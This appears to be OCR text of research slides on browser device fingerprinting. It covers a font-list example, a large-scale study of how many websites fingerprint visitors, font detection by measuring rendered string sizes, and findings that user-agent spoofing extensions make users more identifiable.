Oblique, Helvetica Neue, Helvetica Neue Bold, Helvetica Neue Bold Italic, Helvetica Neue Condensed Black, Helvetica Neue Condensed Bold, Helvetica Neue Italic, Helvetica Neue Light, Helvetica Neue Light Italic, Helvetica Neue Medium, Helvetica Neue Medium Italic, Helvetica Neue Thin, Helvetica Neue Thin Italic, Helvetica Neue UltraLight, Helvetica Neue UltraLight Italic, Helvetica Oblique, Herculanum, Hiragino Kaku Gothic Pro W3, Hiragino Kaku Gothic Pro W6, Hiragino Kaku Gothic ProN W3, Hiragino Kaku Gothic ProN W6, Hiragino Kaku Gothic Std W8, Hiragino Kaku Gothic StdN W8, Hiragino Maru Gothic Pro W4, Hiragino Maru Gothic ProN W4, Hiragino Mincho Pro W3, Hiragino Mincho Pro W6, Hiragino Mincho ProN W3, Hiragino Mincho ProN W6, Hiragino Sans GB W3, Hiragino Sans GB W6, Hoefler Text, Hoefler Text Black, Hoefler Text Black Italic, Hoefler Text Italic, Hoefler Text Ornaments, Impact, Imprint MT Shadow, InaiMathi, Iowan Old Style Black, Iowan Old Style Black Italic, Iowan Old Style Bold, Iowan Old Style Bold Italic, Iowan Old Style Italic, Iowan Old Style Roman, Iowan Old Style Titling, ITF Devanagari Bold, ITF Devanagari Book, ITF Devanagari Demi, ITF Devanagari Light, ITF Devanagari Medium, Kailasa Regular, Kaiti SC Black, Kaiti SC Bold, Kaiti SC Regular, Kaiti TC Bold, Kaiti TC Regular, Kannada MN, Kannada MN Bold, Kannada Sangam MN, Kannada Sangam MN Bold, Kefa Bold, Kefa Regular, Khmer MN, Khmer MN Bold, Khmer Sangam MN, Kino MT, Kohinoor Devanagari Bold, Kohinoor Devanagari Book, Kohinoor Devanagari Demi, Kohinoor Devanagari Light, Kohinoor Devanagari Medium, Kokonor Regular, Krungthep, KufiStandardGK Regular, Lantinghei SC Demibold, Lantinghei SC Extralight, Lantinghei SC Heavy, Lantinghei TC Demibold, Lantinghei TC Extralight, Lantinghei TC Heavy, Lao MN, Lao MN Bold, Lao Sangam MN, Libian SC Regular, LiHei Pro, LiSong Pro, LMRoman10 Caps, LMRoman10 Caps Italic, LMRoman10 Demi, LMRoman10 Demi Italic, LMRoman10 Dunhill, LMRoman10 Dunhill Italic, LMRoman10 Oblique, LMRoman10 Oblique Bold, LMRoman10 Regular, LMRoman10 Regular Bold, LMRoman10 Regular Bold Italic, LMRoman10 Regular Italic, LMRoman10 Unslanted, LMRoman12 Oblique, LMRoman12 Regular, LMRoman12 Regular Bold, LMRoman12 Regular Italic, LMRoman17 Regular, LMRoman17 Regular Italic, LMRoman5 Regular, LMRoman5 Regular Bold, LMRoman6 Regular, LMRoman6 Regular Bold, LMRoman7 Regular, LMRoman7 Regular Bold, LMRoman7 Regular Italic, LMRoman8 Oblique, LMRoman8 Regular, LMRoman8 Regular Bold, LMRoman8 Regular Italic, LMRoman9 Oblique, LMRoman9 Regular, LMRoman9 Regular Bold, LMRoman9 Regular Italic, LMSans10 DemiCond, LMSans10 DemiCond Italic, LMSans10 Regular, LMSans10 Regular Bold, LMSans10 Regular Bold Italic, LMSans10 Regular Italic, LMSans12 Regular, LMSans12 Regular Italic, LMSans17 Regular, LMSans17 Regular Italic, LMSans8 Regular, LMSans8 Regular Italic, LMSans9 Regular, LMSans9 Regular Italic, LMSansExt8 Regular, LMSansExt8 Regular Bold, LMSansExt8 Regular Bold Italic, LMSansExt8 Regular Italic, LMTypewriter10 Caps, LMTypewriter10 Caps Italic, LMTypewriter10 LightCond, LMTypewriter10 LightCond Italic, LMTypewriter10 Oblique, LMTypewriter10 Regular, LMTypewriter10 Regular Italic, LMTypewriter10 Variant, LMTypewriter10 Variant Bold, LMTypewriter10 Variant Bold Italic, LMTypewriter10 Variant Italic, LMTypewriter12 Regular, LMTypewriter8 Regular, LMTypewriter9 Regular, LMTypewriterProp10 Regular, LMTypewriterProp10 Regular Italic, LMTypewriterProp10 Variant, LMTypewriterProp10 Variant Bold, LMTypewriterProp10 Variant Bold Italic, LMTypewriterProp10 Variant Italic, Lucida Blackletter, Lucida Bright, Lucida Bright Demibold, Lucida Bright Demibold Italic, Lucida Bright Italic, Lucida Calligraphy Italic, Lucida Console, Lucida Fax Demibold, Lucida Fax Demibold Italic, Lucida Fax Italic, Lucida Fax Regular, Lucida Grande, Lucida Grande Bold, Lucida Handwriting Italic, Lucida Sans Demibold Italic, Lucida Sans Demibold Roman, Lucida Sans Italic, Lucida Sans Regular, Lucida Sans Typewriter Bold, Lucida Sans Typewriter Bold Oblique, Lucida Sans Typewriter Oblique, Lucida Sans Typewriter Regular, Lucida Sans Unicode, Luminari, Malayalam MN, Malayalam MN Bold, Malayalam Sangam MN, Malayalam Sangam MN

Very hard to opt-out

- Even if
  - you delete all the cookies
  - you clean all the storages (HTML5, Flash)
  - you use browser private mode

…your fingerprint remains the same!

Prevalence of device fingerprinting

- First large-scale study
  - Flash-based: 97 sites out of 10 000
  - JavaScript-based: 404 sites out of 1 million
  - … and this is just a lower bound!

- Main idea:
  - scripts that access too many browser and device properties (e.g., more than 30 fonts) potentially implement fingerprinting.

Font Detection through JavaScript
(aka HTML5 canvas fingerprinting)

String	Dimensions
I_DO_NOT_NEED_FLASH	500 x 84
I_DO_NOT_NEED_FLASH	520 x 84
I_DO_NOT_NEED_FLASH	580 x 87
I_DO_NOT_NEED_FLASH	399 x 82

Browser extensions

- Reviewed 11 different browser extensions that spoof a browser's user-agent
  - 8 Firefox + 3 Chrome
  - More than 800,000 users


- How do they stand-up against fingerprinting?

Worse than nothing…

- All of them had one or more of the following:
  - Incomplete coverage of the navigator object
  - Impossible configurations
  - Mismatch between UA header and UA property

- **Problem**:
  - When installing these, a user becomes more visible and more fingerprintable than before

Worse than nothing…



- All of them had one or more of the following:
  - Incomplete coverage of the navigator object
  - Impossible configurations
  - Mismatch between UA header and UA property
- Problem:
  - When installing these, a user becomes more visible and more fingerprintable than before